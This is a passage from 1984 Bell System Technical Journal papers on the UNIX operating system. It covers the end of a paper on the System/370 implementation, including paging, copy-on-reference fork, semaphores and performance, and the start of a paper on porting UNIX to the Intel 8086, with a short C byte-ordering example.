User programs and the *UNIX* System Supervisor share the same 16-megabyte process space. The *UNIX* System Supervisor is located in the upper 8 megabytes of this space; user programs are located in the lower 8 megabytes. "Page 0", the lowest 4096 bytes of the process space, is reserved for Program Status Words (interrupt vectors) and other information associated with the process virtual machine. The System/370 protection mechanism is used to prevent user-level program access to the *UNIX* System Supervisor. The System/370 architecture allows sharing segments among several virtual memories; as in the standard *UNIX* system, this facility is used to permit sharing both read-only user text and *UNIX* System Supervisor itself among *UNIX* system processes.

A program in one level communicates with the next lower level through system calls. There are two types of system calls: *UNIX* system calls, as defined by the *UNIX* System User Reference Manual, used by user-level programs to invoke the *UNIX* System Supervisor; and Resident Supervisor system calls, used by the *UNIX* System Supervisor to request certain lower-level functions of the Resident Supervisor. User-level programs never communicate directly with the Resident Supervisor. Information may be passed from a lower level to the next higher level either synchronously as return data from a system call, or asynchronously as a virtual machine interrupt (Resident Supervisor to *UNIX* System Supervisor) or a signal (*UNIX* System Supervisor to user-level program). Where available, the system takes advantage of the System/370 Virtual Machine Assist feature, which allows a user-level system call to be passed directly to the virtual machine.

## **2.2 Paging**

As with most System/370 operating systems, the *UNIX* system for System/370 uses paging to manage main storage. A 16-megabyte process consists of up to 4096 pages, each of 4096 bytes; only those pages that have been allocated and referenced by the process physically exist. At any given time, these pages may be scattered through main storage and secondary (drum or disk) storage. For each process, the Resident Supervisor maintains segment and page tables, giving the main and secondary storage locations of its pages; these tables are used by the hardware when translating a virtual address to a physical

main storage address. Pages are brought into main storage on demand; when an executing process attempts to reference a page not in main storage, a page fault occurs. The Resident Supervisor initiates an input operation to bring the missing page from secondary storage to main storage. The process is blocked while the page is read, and another process may be given the processor. The fact that a process may be arbitrarily blocked by a page fault while executing in the *UNIX* System Supervisor has ramifications to process synchronization; this is discussed in Section 2.5.

Process pages are moved out of main storage to secondary storage as necessary, on a roughly least recently referenced. The Resident Supervisor attempts to keep the “working set” of active processes—those pages recently referenced—in main storage. All of a process’ pages, including those containing the *UNIX* System Supervisor, are paged; a process that has been inactive for some time has no pages left in main storage. In addition, the process segment and page tables themselves can be paged and will also eventually be moved to secondary storage if the process is long inactive. The amount of permanently resident information required to represent a process is quite small, a few hundred bytes. The system also has a page migration mechanism, whereby pages of long-inactive processes may be moved from fast secondary storage (drum, fixed-head disk, or solid-state memory) to slower storage (moving-head disk).

### 2.3 I/O system

*UNIX* file systems on System/370 are in format identical to standard *UNIX* file systems, except that the block size has been enlarged to 4096 bytes. This block size is more appropriate to a larger system and allows us to use the paging interface described in this section. As in the standard *UNIX* system, I/O is blocked through a large number of block buffers, which effectively form a cache memory for recently referenced blocks. These buffers exist in shared virtual memory within the *UNIX* System Supervisor area. On a 16-megabyte system, we typically allocate 4 megabytes to block buffers. When a block I/O request is made to the *UNIX* System Supervisor, it first searches this cache for the desired block. If the block is not found, it allocates a buffer for the block and asks the Resident Supervisor to read it in.

The Resident Supervisor provides simple `read block` and `write block` primitives, which essentially provide a *UNIX* System Supervisor interface to the Resident Supervisor’s paging mechanism. Requests for file system I/O from the *UNIX* System Supervisor are handled in essentially the same way as paging requests initiated by the Resident Supervisor. For example, a `read block` request simply updates the process page table. The block may not actually be read

until the *UNIX* System Supervisor attempts to reference it, at which point a page fault occurs and the input operation is processed like a normal page-in operation. The *UNIX* System Supervisor may also request that I/O be initiated at the time a `read block` is executed; this is usually done to provide I/O and process execution overlap. All disks and drums in the System/370 configuration are formatted into 4096-byte records. All I/O to these devices is done through highly optimized “drivers” in the Resident Supervisor. Storage on these devices may be allocated either to the Resident Supervisor for process paging, or the the *UNIX* System Supervisor for file system storage.

The Resident Supervisor’s `read block` primitive is used by the *UNIX* System Supervisor in a special way when processing an `exec` system call. Rather than reading the executable file into main storage through the buffer cache, the Resident Supervisor effectively maps the executable file into the lower part of the *UNIX* system process virtual address space by putting pointers to the file’s disk blocks in the process page tables. As this program executes, the usual page-fault mechanism is used to read missing blocks of the executable file into main storage. The advantage of this mechanism is that only those blocks of an executable file that are actually required during execution are read into main storage.

The function and form of the character I/O system is conventional. Most drivers for character-oriented devices construct channel programs styled after System/370, and issue the Resident Supervisor `iocall` system call to execute them. All devices are known symbolically to the *UNIX* System Supervisor; the Resident Supervisor does the messy work of translating the symbolic address into a physical address, finding a nonbusy path to the device (including a different processor in some configurations), and initiating physical I/O. Terminal device drivers work through a special terminal interface to a front-end processor; this is discussed in Section 2.6.

#### **2.4 Process creation**

As in the standard *UNIX* system, processes are created by the `fork` system call; the new (child) process is created by effectively copying the calling (parent) process. In the System/370 implementation, a conventional `fork` would be complicated by the fact that parts of the parent process may be scattered through main and secondary storage. Since the user process may be very large (nearly 8 megabytes), a full copy could also be very slow.

Fortunately, we can again take advantage of the page-fault mechanism to avoid explicitly copying except when necessary, and to delay most of this copying so as to minimize the data actually copied at the time a `fork` is executed. When a child is created, both the child and

parent's page tables are set to point to the same copy of a page—be it in main or secondary storage—with the “page fault” bit set. A private page that is “temporarily” assigned to both a parent and a child is called a *multiplexed* page, and a multiplexed page count, the count of processes that own this page, is kept. Subsequently, if either the parent or the child references this page, a page fault occurs; at this time the page is actually copied, and the multiplexed page count is decremented. Whenever the multiplexed count is reduced to one—either due to copying, or because the parent or child releases the page due to process death or an `exec`—the page is no longer considered to be multiplexed and may be given directly to the remaining process.

In practice, this multiplexed page mechanism is quite efficient, because it implicitly takes advantage of a common *UNIX* system characteristic. In most cases, following a `fork` system call, the child process almost immediately performs `exec` on another program, thus discarding the data just copied by `fork`. By not copying most process data until those data are actually referenced—which, in the usual case, never happens—the System/370 `fork` executes rapidly, regardless of process size.

## 2.5 Process synchronization

In the standard *UNIX* system, process synchronization is achieved through `events` with associated sleep and wake-up operations. This mechanism is adequate for the usual *UNIX* system environment, in which processes cooperatively share a single processor. This mechanism is not sufficient for the System/370 implementation, for two reasons. First, a process on the System/370 may be arbitrarily blocked by the Resident Supervisor at any time (for example, because of a page fault), and another process be given the processor. Second, several models of System/370 are multiprocessors, with two or more identical processors sharing a common main storage and, in some cases, a common I/O configuration. In such a system, we may have two or more processes executing at the same time, possibly executing the same *UNIX* System Supervisor instructions. We thus need a synchronization mechanism that is indivisible on a single processor and that guarantees synchronization when simultaneously executed on a multiprocessor.

Perhaps the best known process synchronization mechanism is the Dijkstra semaphore, with associated P and V operations. A semaphore is simply a counter. When positive, it represents the number of resources available (typically, one when used for mutual exclusion); when negative, its absolute value is the number of processes waiting for the resource. The P operation is used to obtain the resource; it decrements the counter and waits if necessary. The V operation is

used to release the resource; it increments the counter and awakens the (next) waiting process, if any. Semaphores have the desired indivisibility and multiprocessor-synchronizing properties, and in most cases replacing sleep and wake ups with P and V, respectively, was straightforward.

However, simply replacing existing events with semaphores is not sufficient. In the standard *UNIX* system, the kernel uses synchronization only where there is some possibility that it may have to give up the processor—typically to wait for an I/O operation to complete. In the System/370 implementation we must guarantee exclusive access to virtually all updates of shared system data by the *UNIX* System Supervisor. We thus had to identify all instances of such updates in the *UNIX* System Supervisor and surround them with P and V operations.

Extending process synchronization to all shared data objects in the *UNIX* System Supervisor was one of the more difficult parts of this implementation. This had to be done so as to guarantee the validity of the data, while avoiding the possibility of race conditions and lock-outs. To minimize process blockage, we wanted this synchronization to be fine-grained—for example, to protect individual elements in an array or table, rather than simply the whole table. This led to a large number of semaphores, with rules concerning how and in what order P and V operations should be executed. Happily, the basic structure of the *UNIX* system kernel lent itself to this effort; very few changes in structure or program flow were made.

The System/370 instruction set does not contain P and V instructions. However, it does include a synchronizing instruction, Compare and Swap (CS), that was used in implementing P and V. The efficiency of P and V is critical; most file-system system calls execute a dozen or more of these operations. We were able to implement these operations in such a way that the Resident Supervisor is called for a P operation only if the process must wait, and for a V operation only if another process is waiting. Initially, P and V were implemented as assembler-language subroutines; subsequently they were reimplemented as inline macros. A side benefit of semaphores, especially significant on larger processors with many processes, is that only one process—the next in line—is awakened by the V operation; in essence the process executing the V passes control of the resource to the next waiting process. This differs from event synchronization, in which all processes waiting for the event are awakened by wake-up, and must again compete for the resource.

## 2.6 *Terminals*

One of the more difficult problems in making the System/370

environment look like the standard *UNIX* system environment occurred in terminal handling. The standard *UNIX* system uses a full-duplex protocol: characters typed by a user at the terminal are not displayed immediately but are sent to the processor; they are (usually) reflected back and printed or displayed. A user program may choose to process each character as it comes in ("raw mode"). Large IBM systems conventionally use a half-duplex protocol: characters are printed or displayed by the terminal as they are typed and sent to a communications controller. The characters are usually buffered here and not sent to the main processor until a special signal or character (e.g., carriage return) is typed. The *UNIX* system is considerably more flexible, in that special characters and associated functions can easily be defined by system or user software. However, it does imply the overhead of an I/O interrupt with each character. Some systems, such as the AT&T 3B20S computer, avoid this overhead in normal operation with a special I/O or front-end processor.

In the System/370 implementation, we wanted to provide full-duplex terminal protocol with standard *UNIX* system features but without character-at-a-time interrupts in the usual case. This implied the use of a front-end processor tailored to the *UNIX* system environment. The standard IBM System/370 communications controllers proved unsuitable for this application. However, IBM makes a mini-computer, the Series/1, with both good terminal communications facilities and a System/370 channel interface. Further, there were existing Series/1 control programs that could be used as a base for a *UNIX* system terminal handler. Consequently, we contracted with IBM's General Systems Division to provide a *UNIX* system terminal handler to our specifications. This code was delivered in late 1980, and the Series/1 is currently used for terminal handling on the System/370.

We have recently implemented a prototype front-end processor for the *UNIX* system for System/370 using a 3B20S system running standard *UNIX* System V. This implementation has a number of advantages; for example, it allows us to provide all the terminal features offered on the 3B20S computer in System V and subsequent releases. Also, it may eventually allow us to download some frequently used character-oriented, raw-mode programs, such as screen editors, from the System/370 host. Although initially implemented on a 3B20S computer, other models in the 3B family of computers may be used. A number of such processors linked together with a System/370 mainframe could form a network of individual and group work stations, providing access to the powerful central machine as needed.

### III. PERFORMANCE

One of the most interesting questions about the *UNIX* system on System/370 is its performance. A number of factors made the performance of the System/370 implementation unique. These factors have a considerable impact on the performance trade-offs made in the typical minicomputer implementations of the *UNIX* system. Coupled with the computing requirements of the large system-development task for which it was first used, the *5ESS* local digital switch, these factors determined the capacity of the System/370 implementation. The scale of the system also demands longer-range capacity forecasting than typically applied in minicomputers. The following sections discuss these points in more detail.

#### 3.1 *Unique factors*

The *UNIX* system on the larger models of System/370 line, such as the IBM 3081K, increases by over an order of magnitude the scale and scope that the operating system must manage. Numbers of processes, I/O buffers, file descriptors, i-nodes, and other system resources are measured in hundreds or thousands rather than tens or hundreds as on minicomputers.

One of the earliest concerns about a *UNIX* system implementation for large processors was its ability to “scale”; that is, were there inherent characteristics of the *UNIX* system and its algorithms that limited its implementation on large machines? Happily, we found that in most cases the straightforward algorithms that implement the resource policies of the *UNIX* system perform quite well on this scale, leading one to question the complex algorithms more typically employed in large operating systems. In a few cases the standard algorithm was replaced for efficiency; for example, the standard *UNIX* system linear search of the block buffers was replaced by a faster search based on hashing. The major area where scale appears to have altered the character of the *UNIX* system is that of resource limitations on individual users or processes. The impact of looping processes and file space consumers is more widespread, and the cause is more elusive than in smaller systems. Efforts to detect and correct these types of problems have substantial benefits in the System/370 environment.

Additional resources available on a mainframe, such as multiple central processors, powerful autonomous I/O channels, fast peripherals such as drums and solid-state mass stores, large amounts of main storage, and communications front-end processors greatly enhance the throughput of the *UNIX* system. In particular, the dramatic increase in I/O bandwidth coupled with the use of ample main storage for the disk block cache avoids the I/O-bound behavior typical of smaller

*UNIX* systems. The increased main storage and efficient paging capability increase the number of dispatchable processes and reduce idle time. The front-end communication processors buffer the central processor(s) from character at a time I/O unless required by the application (the so-called raw mode).

A number of adaptations of the *UNIX* system that take advantage of the characteristics of the mainframe also enhance performance. The larger block size used (4096 bytes versus 512 or 1024 bytes in smaller machines) reduces the overhead in I/O activities. To avoid the dramatic loss of usable space that small files and directories would cause with 4096-byte blocks, the concept of large-block/small-block files was introduced. Files of less than 493 bytes are stored directly in the corresponding i-node. As a side effect, once the i-node for a small block file is read, no further disk access is required to retrieve the file contents. This proves to be particularly beneficial for shell scripts, which are commonly used and often quite small, as well as for small directories. In keeping with the scale of the mainframe and the development being done on them, the file size limit on System/370 is currently 16 megabytes. This reduces the need to create and process multiple files in applications such as databases, which require very large files.

### **3.2 Performance trade-offs**

As a result of the factors cited above, the typical performance trade-offs on a System/370 machine are different from those for the mini-computer *UNIX* systems on which most of the current *UNIX* system programs were developed. Many *UNIX* system programs make extensive use of temporary files for even modest amounts of data. Some tools, such as the C compiler, were divided into multiple processes interconnected by temporary files to work around memory limitations imposed by early *UNIX* system hosts such as the PDP-11 computer. The increased I/O bandwidth and the fact that many small temporary files remain fully in the disk block cache reduces the impact of the widespread use of temporary files, but in areas where such files have been eliminated, the performance gains have been impressive. In general, a shift in emphasis from temporary files toward greater use of main memory takes advantage of the additional spectrum available and allows the efficient paging mechanism to dynamically manage data that the programmer had previously explicitly and statically managed. Despite the trend toward increased use of memory, the average process still requires less than 200 kilobytes of the 8-megabyte user space.

### **3.3 System capacity**

To determine system capacity of the *UNIX* system on System/370

machines relative to minicomputers such as the PDP-11/70, VAX-11/780, and 3B20S computers, a set of scripts of typical software development command mixes were developed and applied to differing *UNIX* system configurations. Results indicated that the IBM 3033AP configuration first put into production was equivalent to several VAX-11/780 or PDP-11/70 systems. Tuning of the VAX\*, 3B20S, and System/370 computers has varied these ratios over time, but the overall order of magnitude spread has been maintained. Use of the newer IBM 3081K processor has increased capacity by 50 percent, and evolution to the IBM 3084Q promises larger gains. In actual operation a single large system obtains further efficiencies over the equivalent number of smaller systems in terms of networking, operation, and administration. In general, we have found that highly processor-intensive work loads, or work loads requiring a lot of parallel file system I/O, run relatively better on the large System/370 machine; work loads characterized by many short interactions, context switches, and character-oriented I/O run relatively more poorly.

Typical operational parameters of an IBM 3033AP are 150 simultaneous users (upwards of 200 have been observed), 600 active processes (upwards of 1000 have been observed), 90-percent CPU usage on both processors, and 10- to 20-percent usage of the I/O channels.

## IV. INITIAL APPLICATION

### 4.1 Porting the application software

In early 1981 a production *UNIX* system was running on an IBM 3033AP in the Bell Laboratories Indian Hill Computation Center. The next step was to port the application software tools of the *5ESS* switch development environment from the PDP-11/70 computers to the 3033AP. Over 300 tools, written in both C and shell command language, were identified and examined. After careful study, almost half of the tools were found to be little-used and were eliminated as candidates for porting to the 3033AP. The C programs required recompiling to generate objects that would run on a 3033AP; in general, they compiled without problems. The shell scripts were carried over with almost no problems. Regression tests were used on the various C compilers to test all the compiler, assembler, and loader functions, and other programs were unit tested. System testing, which consisted primarily of generating the system software for the *5ESS* switch, was then done.

In general the porting went very smoothly, with only minor problems. To the application program developer and user, the System/370

---

\* Trademark of Digital Equipment Corporation.

appeared to be the same as the *UNIX* system on the minicomputers that they were using. The effort to port the application tools was small and again proved the strength and computer independence of the *UNIX* operating system and the associated application programs.

#### **4.2 User migration**

After testing the *UNIX* operating system and the application software tools, the users were migrated from the PDP-11/70 computers to the 3033AP. To avoid a significant impact on the development of the 5ESS switch, a gradual rather than a flash migration was selected. The 3033AP was networked into the nine PDP-11/70s and appeared as the tenth system. This allowed moving a subset of the users to the 3033AP but required continuing the multicomputer procedures to generate the software for the 5ESS switch. About 10 percent of the users were moved on a weekend every two weeks. This allowed the staff that was in charge of the migrations to work with these users, identify any special needs, and solve the small number of problems that came up with each group. The users experienced no problems with the use of the new machine because they saw the same user interface as before. This allowed the migration to proceed without the cost of any user education or any lost time as the users learned the new system.

#### **4.3 Reliability**

The combination of complex hardware with an attached processor configuration and the Series/1 front-end processor plus the three software packages (IBM Resident Supervisor, *UNIX* System Supervisor, and Series 1 Terminal Handler) all interacting initially produced an availability of 80 percent. Even with 80 percent availability the project made progress faster than ever with the addition of a large concentrated processor. By the final migration the availability was improved to the 95-percent range. In the next six months the availability was improved to the 97- to 98-percent range, where it has stabilized. This is the same range as the mature TSS/370 operating system running on similar hardware. While there were some early problems, they were much less than we had ever experienced in transferring a project to a new operating system and the reliability that is associated with very mature operating systems was reached more quickly than we had ever experienced.

#### **4.4 Multiple System/370 environment**

As the development project for the 5ESS switch continued to grow, additional System/370 machines were added to the environment. The multiple PDP-11/70 software was ported to the IBM environment,

and successful multimachine operation was again in place. The current environment includes IBM 3033AP, 3033UP, and 3081K systems. The first application of a IBM 3081K processor with approximately 50 percent more throughput than the 3033AP was in early 1983. This new system was brought up with the *UNIX* operating system and the applications tools with no changes. From the first day it displayed the reliability of a mature system.

#### **4.5 Experience summary**

The *UNIX* operating system with the Programmer's Workbench software has proven to be an excellent system to support software development. Our experience in developing the software for the *5ESS* switch has shown that there is a limit to the size of a software project that can be supported on minicomputers. Up to now the *UNIX* operating system was not available on the large mainframe computers that are necessary to provide the computing resources needed by a large project. With moving the *UNIX* operating system to System/370 class mainframe systems, large projects can now take advantage of the *UNIX* operating system and its tools.

## **V. CONCLUSIONS**

The *UNIX* system for System/370 has now been in production service for over two years, primarily in support of the development project for the *5ESS* switch. The growth in the number of systems and the diversity of the IBM processors used (3031AP, 3033U, 3033AP, 3081K, and 4341) both testify to the success of the concept of a *UNIX* system implementation for mainframe computers. Several innovative features of the System/370 implementation, such as the use of semaphores for process synchronization, have been found useful in other *UNIX* system implementations.

The proposal to implement the *UNIX* system on a large mainframe computer was initially met with some skepticism. This may have been in part a result of the "small is beautiful" argument, and the feeling that operating systems for large mainframes were themselves necessarily large, complex, and difficult to use. We hope that the System/370 implementation has helped to demonstrate that this is not true. The availability of the *UNIX* system on a large mainframe has again raised the issue of small versus large machines; e.g., should an installation buy several small systems, or would one large mainframe be better? There is, in fact, nothing inherently better about either large or small systems; the decision should be based on the user's requirements, the character of the work load, and the overall cost.

The *UNIX* system is the only operating system available that runs on everything from one-chip microcomputers to the largest general-purpose mainframes. While this represents at least a two-orders-of-magnitude range in power and capacity, functionally the environments are the same; most programs that execute in one environment will execute in the other without change. The ability of the *UNIX* system to gracefully span the range from microcomputers to high-end mainframes is a tribute to its initial design over a decade ago and to its careful evolution.

## REFERENCES

1. S. C. Johnson and D. M. Ritchie, "*UNIX* Time-Sharing System: Portability of C Programs and the *UNIX* System," *B.S.T.J.*, 57, No. 6 (July–August 1978), pp. 2021–48.
2. *IBM System/370 Principles of Operation*, Ninth Edition (October 1981), GA22-7000-8, IBM Corporation.
3. W. B. Smith and F. T. Andrews, Jr., "No. 5 ESS – Overview," Bell Telephone Laboratories; International Switching Symposium, Montreal, Canada, September 1981.
4. T. A. Dolotta, R. C. Haight, and J. R. Mashey, "*UNIX* Time-Sharing System: The Programmer's Workbench," *B.S.T.J.*, 57, No. 6 (July–August 1978), pp. 2177–200.
5. *IBM System/360 Time Sharing System: System Logic Summary*, Third Edition (June 1970), GY28-2009-2, IBM Corporation.

## AUTHORS

**William A. Felton**, B.S. (Physics), 1965, and M.S. (Computer Science), 1967, Ohio State University; AT&T Bell Laboratories, 1967—. Mr. Felton first worked in a variety of system programming assignments in the Indian Hill Computation Center, primarily with the TSS operating system. In 1978 he began a field assignment in Holmdel to develop a *UNIX* system implementation for System/370 computers. He returned to Indian Hill in 1980 as a Supervisor in the Computation Center; he currently supervises the Large *UNIX* Systems Group. Member, ACM.

**Gerald L. Miller**, B.S. (Electrical Engineering), 1960, University of Wisconsin; M.S. (Electrical Engineering), 1965, Ohio State University; MBA, 1978, University of Chicago; AT&T Bell Laboratories, 1960—. Since joining AT&T Bell Laboratories, Mr. Miller has had various assignments in the development of the No. 5 Crossbar, 2 *ESS*<sup>™</sup>, 3 *ESS*, and 5 *ESS* switching systems. From 1981 to 1984 he supervised the Program Development Engineering group administering the *UNIX* operating system based computers used in developing the 5*ESS* switching system software. Mr. Miller currently is supervising the generation of an incremental development system for 5*ESS* switching system software. Member, IEEE, Eta Kappa Nu, Sigma Xi, Beta Gamma Sigma.

**J. Michael Milner**, B.S. (Electrical Engineering), 1972, The Massachusetts Institute of Technology; M.S. (Computer Science), 1975, and Ph.D. (Computer Science), 1976, University of Illinois; AT&T Bell Laboratories, 1976—. At AT&T Bell Laboratories, Mr. Milner first worked on the initial software architecture of the 5*ESS* switching system. Since 1979 he has been involved

in the design and implementation of the software development environment for the *5ESS* switching system, with emphasis on software generation systems for microprocessors. At present he manages the *5ESS* Switch Development Computing Capacity and Performance group. Mr. Milner's current interests are distributed computing for large-scale software development and architecture of software development environments. Member, ACM.

## ***The UNIX System:***

# **UNIX Operating System Porting Experiences**

By D. E. BODENSTAB,\* T. F. HOUGHTON,\* K. A. KELLEMAN,\*  
G. RONKIN,<sup>†</sup> and E. P. SCHAN\*

(Manuscript received January 9, 1984)

One of the reasons for the dramatic growth in popularity of the *UNIX*<sup>™</sup> operating system is the portability of both the operating system and its associated user-level programs. This paper highlights the portability of the *UNIX* operating system, presents some general porting considerations, and shows how some of the ideas were used in actual *UNIX* operating system porting efforts. Discussions of the efforts associated with porting the *UNIX* operating system to an Intel<sup>™</sup> 8086-based system, two UNIVAC<sup>™</sup> 1100 Series processors, and the AT&T 3B20S and 3B5 minicomputers are presented.

## **I. INTRODUCTION**

One of the reasons for the dramatic growth in popularity of the *UNIX*<sup>1,2</sup> operating system is the high degree of portability<sup>3</sup> exhibited by the operating system and its associated user-level programs. Although developed in 1969 on a Digital Equipment Corporation PDP-7<sup>‡</sup>, the *UNIX* operating system has since been ported to a number of processors varying in size from 16-bit microprocessors to 32-bit main-

---

\* AT&T Bell Laboratories. † AT&T Bell Laboratories; present affiliation Bell Communications Research, Inc.

<sup>‡</sup> Trademark of Digital Equipment Corporation.

---

Copyright © 1984 AT&T. Photo reproduction for noncommercial use is permitted without payment of royalty provided that each reproduction is done without alteration and that the Journal reference and copyright notice are included on the first page. The title and abstract, but no other portions, of this paper may be copied or distributed royalty free by computer-based and other information-service systems without further permission. Permission to reproduce or republish any other portion of this paper must be obtained from the Editor.

frames. This high degree of portability has made the *UNIX* operating system a candidate to meet the diverse computing needs of the office and computing center environments.

This paper highlights some of the porting issues associated with porting the *UNIX* operating system to a variety of processors. The bulk of the paper discusses issues associated with porting the *UNIX* operating system kernel. User-level porting issues are not discussed in detail. However, some architectural issues (e.g., byte ordering) are common to both user- and kernel-level code. The processors discussed are the Intel\* 8086 microprocessor, the AT&T 3B20S minicomputer, the AT&T 3B5 minicomputer, and the UNIVAC† 1100 Series mainframes.

## II. PORTING ISSUES

“Given that I have processor *X*, what do I have to do to get the *UNIX* operating system up and running on that processor?” This is the first question that should be in the mind of anyone interested in porting the *UNIX* operating system to another processor. Before the porting is to begin this question should be refined into the following questions:

1. Of the existing processors that support the *UNIX* operating system, which one will be used as the base? That is, which *UNIX* operating system source will be used as the starting point of the port (e.g., that of the PDP-11/70‡ or VAX-11/780‡ minicomputers)?
2. Is the software generation system (i.e., compiler, assembler, loader) for the target processor available?
3. Is there a mechanism to load object code into the target processor?
4. Is there a mechanism to make the initial file system?
5. Are kernel-level debugging tools available?

The following sections give guidelines to help answer these questions.

### 2.1 *Choosing the appropriate source base*

Before any kernel source modifications are attempted, the appropriate base must be chosen. This decision should be based on several criteria that evolve around the architecture of the target processor:

1. Word size.
2. Byte ordering. Are bytes within a word ordered in the same way?

---

\* Trademark of Intel Corporation.

† Trademark of Sperry Corporation.

‡ Trademark of Digital Equipment Corporation.

3. Interrupt structure. Are interrupts handled in a similar way?
4. Input/Output (I/O) architecture. Are intelligent controllers supported?
5. Peripheral support. Do common device drivers exist?

Therefore, if the target processor is a 16-bit microcomputer, the source of the PDP-11/70 processor could be used as a base. Likewise, if the target processor is a 32-bit minicomputer, the source of the VAX-11/780 computer could be used as a base.

## **2.2 Portable software development system**

If any piece of software is to be portable, it should be written in a high-level language capable of running efficiently on a large number of processors. The C programming language,<sup>4</sup> the primary language of the *UNIX* operating system, is a language that meets this criterion.

Although not originally written with portability in mind, the *UNIX* operating system and C have been enhanced to obtain maximal portability. Beginning with the Version 7 release, the *UNIX* operating system has decreased its use of machine language and restricted processor-dependent C code to particular files within the kernel. The development of the portable C compiler, *pcc*, has greatly improved the portability of both the C language and the *UNIX* operating system. The portable concept has been expanded to a portable assembler and a portable loader. Together, these portable-tools are bundled into a common Software Generation System (SGS). Also included in the common SGS is a Common Object File Format (COFF) and a portable archive file format. Because of this commonality, an SGS and a cross-SGS can be developed for a target processor by changing only the processor-dependent portions of the SGS.

## **2.3 Executing object files on the target processor**

If the target of the port is a stand-alone processor, a host processor is used as a base of operations during the development stages.\* All programs are compiled through a cross-SGS and, possibly, tested through a simulator on the host before being placed on the target processor. However, since the target and host processors are independent, a mechanism should exist to allow the host to download compiled code into the memory of the target processor. This is typically done by connecting the two processors by means of an asynchronous communication line and using simple file transfer programs to populate the memory of the target processor. Once the executable code has

---

\* This is typically the case. However, in the case of the UNIVAC 1100 Series the *UNIX* operating system runs as a task on top of the resident operating system. Therefore, the target and host are the same processor. (See Section IV.)

been placed in memory, its execution must be started by some form of bootstrap monitor. The monitor should give the user the ability to examine memory locations, start and stop program execution, etc. If a bootstrap monitor is not available, it should be developed and placed on the target processor in a manner that will facilitate easy start-up [i.e., read from a floppy disk, placed in Read-Only Memory (ROM), etc.].

#### **2.4 Initializing the file system**

As the porting effort progresses, the time will come when it is necessary for the target processor to perform *UNIX* system file accesses. For those lucky enough to have common peripherals this poses no problem. The file systems can be made and populated on the host and placed on the target.

However, if the target and host have no common disk devices, a potential problem exists. This problem could be solved by using a modified memory down-load program. The memory down-load program could be modified to place the data read from the communication line onto the disk, instead of in memory. This, of course, means that a stand-alone disk driver would have to be incorporated into the down-load program.

#### **2.5 Kernel debugging**

Two forms of kernel debugging are necessary:

1. Those used to debug a kernel that fails to boot.
2. Those used to debug a kernel that crashes unexpectedly.

For the former case, appropriately placed print statements could be used to trace the execution steps of a suspect operating system. If a bootstrap monitor with a breakpointing capability is available, a breakpoint could also be placed at a suspect point. When the processor reaches the breakpoint, the status of the machine (e.g., examine registers, perform a stack back-trace, etc.) could be examined to try to uncover the error.

In those cases where the system crashes unexpectedly, some form of postmortem debugger should be available. The debugger should be capable of running on either the host or target machine and should have the ability to display the contents of key data structures. A stack back-trace option would also be useful.

#### **2.6 Caveats**

The suggestions presented in the previous sections are not meant to be an all-encompassing survey. They are meant only to inspire thoughts by presenting some of the possibilities that exist. The follow-

ing sections describe how some of these ideas were used in porting the *UNIX* operating system to various processors.

### III. THE *UNIX* OPERATING SYSTEM ON THE INTEL 8086

The *UNIX* operating system for the Intel 8086, referred to as the 8086 *UNIX* system, was developed in 1978 to run on a system specifically designed for the Intel 8086 microprocessor. The system was designed for, and is currently used in, some internal AT&T applications.

The central processing element of the 8086 *UNIX* system is the Intel 8086 microprocessor.<sup>5</sup> Main memory can range from 512K bytes to 2M bytes and is accessed via a Memory Management Unit (MMU). Three types of peripheral controllers are supported:

1. Disk controller. Facilities exist to support floppy and Winchester disk devices with capacities of 2M bytes and 20M bytes, respectively.
2. Line controller. The line controller is a programmable device that supports serial synchronous or asynchronous communication protocols.
3. Terminal controller. The terminal controller is a communications device capable of supporting 16 teletype Standard Serial Interface (SSI) lines.

#### 3.1 *Hardware-related porting issues*

##### 3.1.1 *Memory management unit*

Two hardware features are essential to support the secure multiuser environment that is needed by the *UNIX* operating system:

1. An address space larger than 64K bytes
2. Privileged (kernel) and nonprivileged (user) modes.

Because a stand-alone 8086 cannot support these features, an MMU was specially designed for the 8086 *UNIX* system. The MMU is similar to that of the PDP-11/70; 16-bit virtual addresses are translated into 22-bit physical addresses through the use of mapping tables and page address registers. The MMU consists of 16 address maps, where each map addresses 64K bytes of memory. The most commonly used address maps are in kernel instruction, kernel data, and exit kernel (user-mode) maps. The larger address space is provided by allowing for split Instruction and Data space (I/D). With split I/D, programs can address up to 64K bytes of text and 64K bytes of data. Split I/D is easily achieved by using two 64K-byte address maps, one for the text segment and the other for the data and stack segments. The division between kernel and user modes is achieved by mapping all user programs through the exit kernel map. While in user mode, any privileged memory accesses or attempts to alter the status of system

execution (disable interrupts) by user programs results in a trap to a low-level handling routine where the problem will be rectified.

### **3.1.2 Peripheral controllers**

The peripheral controllers share a basic scheme. In addition to its intrinsic hardware, each controller consists of a Zilog Z80\* microprocessor with 32K bytes of Random Access Memory (RAM). This extra computing power permits greater flexibility in software controller development. Efficient disk search algorithms and line protocols are handled on the controlling device, thus eliminating the need for central processor intervention.

The 8086 communicates with each controller via a one-way shared-memory scheme; the 8086 can access the controller's memory but not vice versa. A kernel routine, `window`, exists to place the device specific address into a given location in the kernel data map, thus creating a window to that device.

## **3.2 Architectural and software-related porting issues**

Porting the *UNIX* operating system to the 8086 required software changes at the operating system, library routine, and user-program levels. Because of the similarities between the MMU's of the 8086 *UNIX* system and the PDP-11/70 system, the PDP-11/70 version of the *UNIX* operating system was used as the basis for the 8086 *UNIX* system porting effort. A PDP-11/70 computer was also used as the host processor for 8086 *UNIX* system development.

Several software changes were necessitated by hardware differences between the PDP-11/70 processor and the 8086. The obvious changes included translating the assembly language routines in the *UNIX* operating system into 8086 assembly language and modifying the low core-interrupt routines to fit the 8086 *UNIX* system hardware. Several other basic hardware differences between the PDP-11/70 and the 8086 devices also had to be overcome.

### **3.2.1 Byte ordering**

While the PDP-11/70 and 8086 processors both utilize the same byte ordering within a word, the ordering of words within a double word (*long*) is reversed. The 8086 implements double words with the low-order word occupying the least significant bit positions. Any programs that depended upon this byte ordering (e.g., any program that read long integer values from files) had to be modified. For instance, the example shown below will produce different results when

---

\* Trademark of Zilog Inc.

run on a PDP-11/70 processor using the *UNIX* system from those produced on an 8086 *UNIX* system:

```
long    l = 0x12345678L;
short   *s;

s = (short *) &l;
printf("%#x\n", *s);
```

When run on a PDP-11/70 processor using the *UNIX* system the result will be:

```
0x1234
```

while the 8086 *UNIX* system will produce:

```
0x5678
```

Also, since the 8086 is byte oriented, odd function addresses are permitted. The kernel-level signal handling routine, `issig`, was modified to compensate for this difference.

### **3.2.2 System call interface**

